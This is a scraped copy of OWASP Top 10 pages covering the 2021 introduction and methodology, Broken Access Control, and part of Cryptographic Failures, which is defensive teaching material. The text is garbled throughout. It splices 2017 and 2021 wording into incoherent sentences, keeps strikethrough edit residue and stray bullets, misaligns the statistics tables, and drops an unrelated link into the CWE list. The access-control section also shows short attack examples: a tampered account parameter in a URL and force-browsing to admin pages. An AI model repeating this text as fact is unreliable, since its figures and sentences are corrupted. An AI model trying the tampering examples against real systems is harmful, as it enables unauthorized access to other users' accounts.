

OWASP Top 10:[2017](#)[2021](#)

source: "https://owasp.org/Top10/A00_2021_Introduction/"

title: "A00_2021_Introduction"

id: "introduction"

lang: "en"

[Introduction](#)

Welcome to the OWASP Top 10 - [2021](#)

[!\[OWASP Top 10 Logo\]\(./assets/TOP_10_logo_Final_Logo_Colour.png\){:class="img-responsive"}](#)

[Welcome to the latest installment of the OWASP Top 10! The OWASP Top 10 2021 is all-new, with a new graphic design and an available one-page infographic you can print or obtain from our home page.](#)

[A huge thank you to everyone that contributed their time and data for this iteration. Without you, this installment would not happen. ****THANK YOU!****](#)

[What's changed in the Top 10 for 2021](#)

[There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021. We've changed names when necessary to focus on the root cause over the symptom.](#)

[!\[Mapping\]\(assets/mapping.png\)](#)

[- ****\[A01:2021-Broken Access Control\]\(A01_2021-Broken_Access_Control.md\)**** moves up from the fifth position to the category with the most serious web application security risk; the contributed data indicates that on average, 3.81% of applications tested had one or more Common Weakness Enumerations \(CWEs\) with more than 318k occurrences of CWEs in this risk category. The 34 CWEs mapped to Broken Access Control had more occurrences in applications than any other category.](#)

[- ****\[A02:2021-Cryptographic Failures\]\(A02_2021-Cryptographic_Failures.md\)**** shifts up one position to #2, previously known as ****A3:2017**](#)

[- **Sensitive Data Exposure****, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before. ~~This major update adds several new issues, including two issues selected category often leads to sensitive data exposure or system compromise.~~](#)

[- ****\[A03:2021-Injection\]\(A03_2021-Injection.md\)**** slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3.37%, and the 33 CWEs mapped into this category have the second most occurrences in applications with 274k occurrences. Cross-site Scripting is now part of this category in this edition.](#)

[- ****\[A04:2021-Insecure Design\]\(A04_2021-Insecure_Design.md\)**** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, we need more threat modeling, secure design patterns and principles, and reference architectures. An insecure design cannot be fixed by the a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.](#)

[- ****\[A05:2021-Security Misconfiguration\]\(A05_2021-Security_Misconfiguration.md\)**** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts](#)

into highly configurable software, it's not surprising to see this category move up. The former category for **A4:2017-XML External Entities (XXE)** is now part of this risk category.

- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.

- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. **A8:2017-Insecure Deserialization** is now a part of this larger category.

- **A09:2021-Security Logging and Monitoring Failures** was previously **A10:2017-Insufficient Logging and Monitoring**. Two key differentiators and is added from previous OWASP the Top 10 releases are the substantial community survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.

- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

Methodology

This installment of the Top 10 is more data-driven than ever but not blindly data-driven. We selected eight of the ten categories from contributed data and two categories from the Top 10 community survey at a high level. We do this for a fundamental reason, looking at the contributed data is looking into the past. AppSec researchers take time to find new vulnerabilities and new ways to test for them. It takes time to integrate these tests into tools and processes. By the time we can reliably test a weakness at scale, years have likely passed. To balance that view, we use a community survey to ask application security and development experts on the front lines what they see as essential weaknesses that the data may not show yet.

There are a few critical changes that we adopted to continue to mature the Top 10.

How feedback and extensive data assembled from dozens of the categories are structured

A few categories have changed from the previous installment of the OWASP Top Ten. Here is a high-level summary of the category changes.

Previous data collection efforts were focused on a prescribed subset of approximately 30 CWEs with a field asking for additional findings. We learned that organizations would primarily focus on just those 30 CWEs and rarely add additional CWEs that they saw. In this iteration, we opened it up and just asked for data, with no restriction on CWEs. We asked for the number of applications tested for a given year (starting in 2017), and the number of applications with at least one instance of a CWE found in testing. This format

allows us to track how prevalent each CWE is within the population of applications. We ignore frequency for our purposes; while it may be necessary for other situations, it only hides the actual prevalence in the application population. Whether an application has four instances of a CWE or 4,000 instances is not part of the calculation for the Top 10. We went from approximately 30 CWEs to almost 400 CWEs to analyze in the dataset. We plan to do additional data analysis as a supplement in the future. This significant increase in the number of CWEs necessitates changes to how the categories are structured.

We spent several months grouping and categorizing CWEs and could have continued for additional months. We had to stop at some point. There are both *root cause* and *symptom* types of CWEs, where *root cause* types are like "Cryptographic Failure" and "Misconfiguration" contrasted to *symptom* types like "Sensitive Data Exposure" and "Denial of Service." We decided to focus on the *root cause* whenever possible as it's more logical for providing identification and remediation guidance. Focusing on the *root cause* over the *symptom* isn't a new concept; the Top Ten has been a mix of *symptom* and *root cause*. CWEs are also a mix of *symptom* and *root cause*; we are simply being more deliberate about it and calling it out. There is an average of 19.6 CWEs per category in this installment, with the lower bounds at 1 CWE for ****[A10:2021-Server-Side Request Forgery](A10_2021-Server-Side_Request_Forgery_(SSRF).md)**** to 40 CWEs in ****[A04:2021-Insecure Design](A04_2021-Insecure_Design.md)****. This updated category structure offers additional training benefits as companies can focus on CWEs that make sense for a language/framework.

How the data is used for selecting categories

In 2017, we selected categories by incidence rate to determine likelihood, then ranked them by team discussion based on decades of experience for *Exploitability*, *Detectability* (also *likelihood*), and *Technical Impact*. For 2021, we want to use data for *Exploitability* and *(Technical) Impact* if possible.

We downloaded OWASP Dependency Check and extracted the CVSS Exploit, and Impact scores grouped by related CWEs. It took a fair bit of research and effort as all the CVEs have CVSSv2 scores, but there are flaws in CVSSv2 that CVSSv3 should address. After a certain point in time, all CVEs are assigned a CVSSv3 score as well. Additionally, the scoring ranges and formulas were updated between CVSSv2 and CVSSv3.

In CVSSv2, both *Exploit* and *(Technical) Impact* could be up to 10.0, but the formula would knock them down to 60% for *Exploit* and 40% for *Impact*. In CVSSv3, the theoretical max was limited to 6.0 for *Exploit* and 4.0 for *Impact*. With the weighting considered, the Impact scoring shifted higher, almost a point and a half on average in CVSSv3, and exploitability moved nearly half a point lower on average.

There are 125k records of a CVE mapped to a CWE in the National Vulnerability Database (NVD) data extracted from OWASP Dependency Check, and there are 241 unique CWEs mapped to a CVE. 62k CWE maps have a CVSSv3 score, which is approximately half of the population in the data set.

For the Top Ten 2021, we calculated average *exploit* and *impact* scores in the following manner. We grouped all the CVEs with CVSS scores by CWE and weighted both *exploit* and *impact* scored by the percentage of the population that had CVSSv3 + the remaining population of CVSSv2 scores to get an overall average. We mapped these averages to the CWEs in the dataset to use as *Exploit* and *(Technical) Impact* scoring for the other half of the risk equation.

Why not just pure statistical data?

The results in the data are primarily limited to what we can test for in an automated fashion. Talk to a seasoned AppSec professional, and they will tell you about stuff they find and trends they see that aren't yet in the data. It takes time for people to develop testing methodologies for certain vulnerability types and then more time for those tests to be automated and run against a large population of applications.

Everything we find is looking back in the past and might be missing trends from the last year, which are not present in the data.

Therefore, we only pick eight of ten categories from the data because it's incomplete. The other two categories are from the Top 10 community survey. It allows the practitioners on the front lines to vote for what they see as the highest risks that might not be in the data (and may never be expressed in data).

Why incidence rate instead of frequency?

There are three, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing primary sources of data. We identify them as Human-assisted Tooling (HaT), Tool-assisted Human (TaH), and raw Tooling.

Tooling and HaT are high-frequency finding generators. Tools will look for specific vulnerabilities and tirelessly attempt to find every instance of that vulnerability and will generate high finding counts for some vulnerability types. Look at Cross-Site Scripting, which is typically one of two flavors: it's either a more minor, isolated mistake or a systemic issue. When it's a systemic issue, the finding counts can be in the thousands for a single application. This high frequency drowns out most other vulnerabilities found in reports or data.

TaH, on the other hand, will find a broader range of vulnerability types but at a much lower frequency due to time constraints. When humans test an application and see something like Cross-Site Scripting, they will typically find three or four instances and stop. They can determine a systemic finding and write it up with a recommendation to fix on an application-wide scale. There is no need (or time) to find every instance.

Suppose we take these two distinct data sets and try to merge them on frequency. In that case, the Tooling and HaT data will drown the more accurate (but broad) TaH data and is a good part of why something like Cross-Site Scripting has been so highly ranked in many lists when the impact is generally low to moderate. It's because of the sheer volume of findings. (Cross-Site Scripting is also reasonably easy to test for, so there are many more tests for it as well).

In 2017, we introduced using incidence rate instead to take a fresh look at the data and cleanly merge Tooling and HaT data with TaH data. The incidence rate asks what percentage of the application population had at least one instance of a vulnerability type. We don't care if it was one-off or systemic. That's irrelevant for our purposes; we just need to know how many applications had at least one instance, which helps provide a clearer view of the testing findings across multiple testing types without drowning the data in high-frequency results. This corresponds to a risk related view as an attacker needs only one instance to attack an application successfully via the category.

What is your data collection and analysis process?

We formalized the OWASP Top 10 data collection process at the Open Security Summit in 2017. OWASP Top 10 leaders and the community spent two days working out formalizing a transparent data collection process. The 2021 edition is the second time we have used this methodology.

We publish a call for data through social media channels available to us, both project and OWASP. On the OWASP Project page, we list the data elements and structure we are looking for and how to submit them. In the GitHub project, we have example files that serve as templates. We work with organizations as needed to help figure out the structure and mapping to CWEs.

We get data from organizations that are testing vendors by trade, bug bounty vendors, and organizations that contribute internal testing data. Once we have the data, we load it together and run a fundamental

analysis of what CWEs map to risk categories. There is overlap between some CWEs, and others are very closely related (ex. Cryptographic vulnerabilities). Any decisions related to the raw data submitted are documented and published to be open and transparent with how we normalized the data.

We look at the eight categories with the highest incidence rates for inclusion in the Top 10. We also look at the Top 10 community survey results to see which ones may already be present in the data. The top two votes that aren't already present in the data will be selected for the other two places in the Top 10. Once all ten were selected, we applied generalized factors for exploitability and impact; to help rank the Top 10 2021 in a risk based order.

Data Factors

There are data factors that are listed for each of the Top 10 Categories, here is what they mean:

- CWEs Mapped: The number of CWEs mapped to a category by the Top 10 team.
- Incidence Rate: Incidence rate is the percentage of applications vulnerable to that CWE from the population tested by that org for that year.
- Weighted Exploit: The Exploit sub-score from CVSSv2 and CVSSv3 scores assigned to CVEs mapped to CWEs, normalized, and placed on a 10pt scale.
- Weighted Impact: The Impact sub-score from CVSSv2 and CVSSv3 scores assigned to CVEs mapped to CWEs, normalized, and placed on a 10pt scale.
- (Testing) Coverage: The percentage of applications tested by all organizations for a given CWE.
- Total Occurrences: Total number of applications found to have the CWEs mapped to a category.
- Total CVEs: Total number of CVEs in the NVD DB that were mapped to the CWEs mapped to a category.

Thank you to our data contributors

The following organizations (along with some anonymous donors) kindly donated data for over 500,000 applications to make this the largest and most comprehensive application security data set. Without you, this would not be possible.

- AppSec Labs
- Cobalt.io
- Contrast Security
- GitLab
- HackerOne
- HCL Technologies
- Micro Focus
- PenTest-Tools
- Probely
- Sgreen
- Veracode
- WhiteHat (NTT)

Thank you to our sponsors

The The OWASP Top 10 for 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

Roadmap for future activities

****Don't stop at 10**.** There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](https://www.owasp.org/index.php/OWASP_Guide_Project) and the [OWASP Cheat Sheet Series](https://www.owasp.org/index.php/Category:Cheatsheets). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](https://www.owasp.org/index.php/OWASP_Testing_Project).

****Constant change**.** The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For Developers, Testers, Organizations and Application Managers for more information.

****Think positive**.** When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls) project provides a starting point to help developers build security into their applications and the [OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS) is a guide for organizations and application reviewers on what to verify.

****Use tools wisely**.** Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

****Push left, right, and everywhere**.** Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model (SAMM)](https://www.owasp.org/index.php/OWASP_SAMM_Project).

Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever collected publicly.

As there are more contributors than space here, we have created a dedicated page to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

~~We would like to thank those individuals who contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the "Acknowledgements" page.~~

~~And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.~~

OWASP Top 10 2021 team gratefully acknowledge the financial support of Secure Code Warrior and Just Eat.

!![Secure Code Warrior](assets/securecodewarrior.png){ width="256" }!!(https://securecodewarrior.com)


!![Just Eats](assets/JustEat.png){ width="256" }!!(https://www.just-eat.co.uk/)

source: "https://owasp.org/Top10/A01_2021-Broken_Access_Control/"

title: "A01:2021 – Broken Access Control"

id: "A01:2021"

lang: "en"

#A01:2021 – Broken Access Control : style="height:80px;width:80px" align="right" } {{ osib_anchor(osib=osib, id=id, name="Broken Access Control", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~ ".2017.5") }}

#A5:2017 Broken Access Control

|Threat agents/Attack vectors|Security Weakness|Impacts|

|---|

|Access Lvl : Exploitability 2 | Prevalence 2 : Detectability 2 | Technical 3 : Business

|Exploitation of access control is a core skill of attackers.

[SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools) and

[DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks. | Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc. | The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data. |

Is the Application Vulnerable?

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact
Max Coverage	Avg Coverage	Total Occurrences	Total CVEs	
:-----:	:-----:	:-----:	:-----:	:-----:
:-----:	:-----:			
34	55.97%	3.81%	6.92	5.93
318,487	19,013			94.55%
				47.72%

Overview

Moving up from the fifth position, 94% of applications were tested for some form of broken access control with the average incidence rate of 3.81%, and has the most occurrences in the contributed dataset with over 318k. Notable Common Weakness Enumerations (CWEs) included are *CWE-200: Exposure of Sensitive Information to an Unauthorized Actor*, *CWE-201: Insertion of Sensitive Information Into Sent Data*, and *CWE-352: Cross-Site Request Forgery*.

Description

Access control enforces policy such that users cannot act outside of

their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data, or performing a business function outside of the user's limits ~~of the user~~. Common access control vulnerabilities include:

- * Violation of the principle of least privilege or deny by default, where access should only be granted for particular capabilities, roles, or users, but is available to anyone.
- Bypassing access control checks by modifying the URL, (parameter tampering or force browsing), internal application state, or the HTML page, or simply by using a custom API attack tool modifying API requests.
- * ~~Allowing the primary key to be changed to another's users record, permitting~~
- Permitting viewing or editing someone else's account, by providing
- * its unique identifier (insecure direct object references)
- Accessing API with missing access controls for POST, PUT and DELETE.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- *
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token, or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation.
- *
- CORS misconfiguration allows API access from unauthorized ~~API access./untrusted~~
- * origins.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

How Toto Prevent

Access control is only effective ~~if enforced~~ in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- * ~~With the exception of~~ Except for public resources, deny by default.
- *
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
- *
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any ~~record.~~
- * record.
- Unique application business limit requirements should be enforced by domain models.
- *
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- *

- Log access control failures, alert admins when appropriate (e.g., repeated failures).

*

- Rate limit API and controller access to minimize the harm from automated attack tooling.

* JWT tokens

- Stateful session identifiers should be invalidated on the server after logout.

* Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.

Developers and QA staff should include functional access control unit and integration tests.

Example Attack Scenarios

Scenario #1 The application uses unverified data in a SQL call that is accessing account information:

...

- pstmt.setString(1, request.getParameter("acct"));

- ResultSet results = pstmt.executeQuery();

...

An attacker simply modifies the browser's 'acct' parameter ~~in the browser~~ to send whatever account number they want. If not ~~properly~~correctly verified, the attacker can access any user's account.

~~http~~

https://example.com/app/accountInfo?acct=notmyacct

...

Scenario #2 An attacker simply ~~force~~forces browses to target URLs. Admin rights are required for access to the admin page.

...

~~http~~https://example.com/app/getapplInfo

~~http~~https://example.com/app/admin_getapplInfo

...

If an unauthenticated user can access either page, ~~it's~~it's a flaw. If a non-admin can access the admin page, this is a flaw.

References

~~OWASP~~

* [OWASP Proactive Controls: Enforce Access

Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#6:_Implement_Access_Controlswww-project-proactive-controls/v3/en/c7-enforce-access-controls)

* [OWASP Application Security Verification Standard: V4 Access

Control](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Homewww-project-application-security-verification-standard)

* [OWASP Testing Guide: Authorization Testing](https://www.owasp.org/index.php/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing_for_05-Authorization)

* Testing/README)

- [OWASP Cheat Sheet: Access

ControlAuthorization](https://www.cheatsheetseries.owasp.org/index.php/Access_Controlcheatsheets/Authorization_Cheat_Sheet.html)

External

* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

- [OAuth: Revoking Access](https://www.oauth.com/oauth2-servers/listing-authorizations/revoking-access/)

List of Mapped CWEs

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)

* [CWE-23: Relative Path Traversal](https://cwe.mitre.org/data/definitions/23.html)

- [CWE-35: Path Traversal: '..'/'..']](https://cwe.mitre.org/data/definitions/35.html)

- [CWE-59: Improper Link Resolution Before File Access ('Link Following')](https://cwe.mitre.org/data/definitions/59.html)

- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/200.html)

- [CWE-201: Exposure of Sensitive Information Through Sent Data](https://cwe.mitre.org/data/definitions/201.html)

- [CWE-219: Storage of File with Sensitive Data Under Web Root](https://cwe.mitre.org/data/definitions/219.html)

- [CWE-264: Permissions, Privileges, and Access Controls (should no longer be used)](https://cwe.mitre.org/data/definitions/264.html)

- [CWE-275: Permission Issues](https://cwe.mitre.org/data/definitions/275.html)

- [CWE-276: Incorrect Default Permissions](https://cwe.mitre.org/data/definitions/276.html)

- [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)

* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)

* [CWE-352: Cross-Site Request Forgery (CSRF)](https://cwe.mitre.org/data/definitions/352.html)

- [CWE-359: Exposure of Private Personal Information to an Unauthorized Actor](https://cwe.mitre.org/data/definitions/359.html)

- [CWE-377: Insecure Temporary File](https://cwe.mitre.org/data/definitions/377.html)

- [CWE-402: Transmission of Private Resources into a New Sphere ('Resource Leak')](https://cwe.mitre.org/data/definitions/402.html)

- [CWE-425: Direct Request ('Forced Browsing')](https://cwe.mitre.org/data/definitions/425.html)

- [CWE-441: Unintended Proxy or Intermediary ('Confused Deputy')](https://cwe.mitre.org/data/definitions/441.html)

- [CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere](https://cwe.mitre.org/data/definitions/497.html)

- [CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory](https://cwe.mitre.org/data/definitions/538.html)

- [CWE-540: Inclusion of Sensitive Information in Source Code](https://cwe.mitre.org/data/definitions/540.html)

- [CWE-548: Exposure of Information Through Directory Listing](https://cwe.mitre.org/data/definitions/548.html)

- [CWE-552: Files or Directories Accessible to External Parties](https://cwe.mitre.org/data/definitions/552.html)


- [\[CWE-566: Authorization Bypass Through User-Controlled SQL Primary Key\]\(https://cwe.mitre.org/data/definitions/566.html\)](https://cwe.mitre.org/data/definitions/566.html)
- [\[CWE-601: URL Redirection to Untrusted Site \('Open Redirect'\)\]\(https://cwe.mitre.org/data/definitions/601.html\)](https://cwe.mitre.org/data/definitions/601.html)
- [\[CWE-639: Authorization Bypass Through User-Controlled Key\]\(https://cwe.mitre.org/data/definitions/639.html\)](https://cwe.mitre.org/data/definitions/639.html)
- * [\[PortSwigger: Exploiting CORS misconfiguration\]\(https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties\)](https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)
- [\[CWE-651: Exposure of WSDL File Containing Sensitive Information\]\(https://cwe.mitre.org/data/definitions/651.html\)](https://cwe.mitre.org/data/definitions/651.html)
- [\[CWE-668: Exposure of Resource to Wrong Sphere\]\(https://cwe.mitre.org/data/definitions/668.html\)](https://cwe.mitre.org/data/definitions/668.html)
- [\[CWE-706: Use of Incorrectly-Resolved Name or Reference\]\(https://cwe.mitre.org/data/definitions/706.html\)](https://cwe.mitre.org/data/definitions/706.html)
- [\[CWE-862: Missing Authorization\]\(https://cwe.mitre.org/data/definitions/862.html\)](https://cwe.mitre.org/data/definitions/862.html)
- [\[CWE-863: Incorrect Authorization\]\(https://cwe.mitre.org/data/definitions/863.html\)](https://cwe.mitre.org/data/definitions/863.html)
- [\[CWE-913: Improper Control of Dynamically-Managed Code Resources\]\(https://cwe.mitre.org/data/definitions/913.html\)](https://cwe.mitre.org/data/definitions/913.html)
- [\[CWE-922: Insecure Storage of Sensitive Information\]\(https://cwe.mitre.org/data/definitions/922.html\)](https://cwe.mitre.org/data/definitions/922.html)
- 5 [\[CWE-1275: Sensitive Cookie with Improper SameSite Attribute\]\(https://cwe.mitre.org/data/definitions/1275.html\)](https://cwe.mitre.org/data/definitions/1275.html)

source: "https://owasp.org/Top10/A02_2021-Cryptographic_Failures/"

title: "A02:2021 – Cryptographic Failures"

id: "A02:2021"

lang: "en"

#A02:2021 – Cryptographic Failures  `![[icon]](assets/TOP_10_Icons_Final_Crypto_Failures.png){: style="height:80px;width:80px" align="right"} {{ osib_anchor(osib=osib, id=id, name="Cryptographic Failures", lang=lang, source=source, parent=parent, predecessor=extra.osib.document ~ ".2017.3") }}`

#A3:2017

Factors

 CWEs Mapped 	 Max Incidence Rate 	 Avg Incidence Rate 	 Avg Weighted Exploit 	 Avg Weighted Impact 	 Max Coverage 	 Avg Coverage 	 Total Occurrences 	 Total CVEs
 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----: 	 :-----:
 :-----: 	 :-----: 							
 29 	 46.44% 	 4.49% 	 7.29 	 6.81 	 79.33% 	 34.85% 		
 233,788 	 3,075 							

Overview

Shifting up one position to #2, previously known as *Sensitive Data Exposure*, which is more of a broad symptom rather than a root cause.

| Threat agents/Attack vectors | Security Weakness | Impacts |
|---|
| Access Lvl : Exploitability 2 | Prevalence 3 : Detectability 2 | Technical 3 : Business |
| Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs). | Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest. | Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws. |

Is the Application Vulnerable?

the focus is on failures related to cryptography (or lack thereof).
Which often lead to exposure of sensitive data. Notable Common Weakness Enumerations (CWEs) included
are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.

Description

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra

protection, particularly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS). ~~For all such data:~~
For all such data:

*

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, ~~and FTP~~, also using TLS upgrades like STARTTLS. External internet traffic is especially dangerous. Verify all internal traffic, e.g., between load balancers, web servers, or back-end systems.

*

- Are any old or weak cryptographic algorithms or protocols used either by default or in older code?

*

- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?

* Are crypto keys checked into source code repositories?

- Is encryption not enforced, e.g., are any ~~user-agent~~ HTTP headers (browser) security directives or headers missing?

* ~~Does the user agent (e.g. app, mail client) not verify if the~~

- Is the received server certificate ~~is valid~~ and the trust chain properly validated?

- Are initialization vectors ignored, reused, or not generated sufficiently secure for the cryptographic mode of operation?

Is an insecure mode of operation such as ECB in use? Is encryption used when authenticated encryption is more appropriate?

- Are passwords being used as cryptographic keys in absence of a password base key derivation function?

- Is randomness used for cryptographic purposes that was not designed to meet cryptographic requirements? Even if the correct function is chosen, does it need to be seeded by the developer, and if not, has the developer over-written the strong seeding functionality built into it with a seed that lacks sufficient entropy/unpredictability?

- Are deprecated hash functions such as MD5 or SHA1 in use, or are non-cryptographic hash functions used when cryptographic hash functions are needed?

- Are deprecated cryptographic padding methods such as PKCS number 1 v1.5 in use?

- Are cryptographic error messages or side channel information exploitable, for example in the form of padding oracle attacks?

See ASVS [Crypto (V7)](https://www.owasp.org/index.php/ASVS_V7_Cryptography), [Data Protection (V9)](https://www.owasp.org/index.php/ASVS_V9_Data_Protection) and [V8], and SSL/TLS (V10)](https://www.owasp.org/index.php/ASVS_V10_Communications). V9)

How Toto Prevent

Do the following, at a minimum, and consult the references:

- * Classify data processed, stored, or transmitted by an application.
 - Identify which data is sensitive according to privacy laws,
 - regulatory requirements, or business needs.
- * ~~Apply controls as per the classification.~~
- *
 - Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation.
 - Data that is not retained cannot be stolen.
- *
 - Make sure to encrypt all sensitive data at rest.
- *
 - Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- *
 - Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- *
 - Disable caching for response that contain sensitive data.
- *
 - Apply required security controls as per the data classification.
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2(<https://www.cryptolux.org/index.php/Argon2>), Scrypt(<https://wikipedia.org/wiki/Scrypt>), bcrypt(<https://wikipedia.org/wiki/Bcrypt>) or PBKDF2(<https://wikipedia.org/wiki/PBKDF2>).
- *
 - Initialization vectors must be chosen appropriate for the mode of operation. For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator). For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG. In all cases, the IV should never be used twice for a fixed key.
- Always use authenticated encryption instead of just encryption.
- Keys should be generated cryptographically randomly and stored in memory as byte arrays. If a password is used, then it must be converted to a key via an appropriate password base key derivation function.
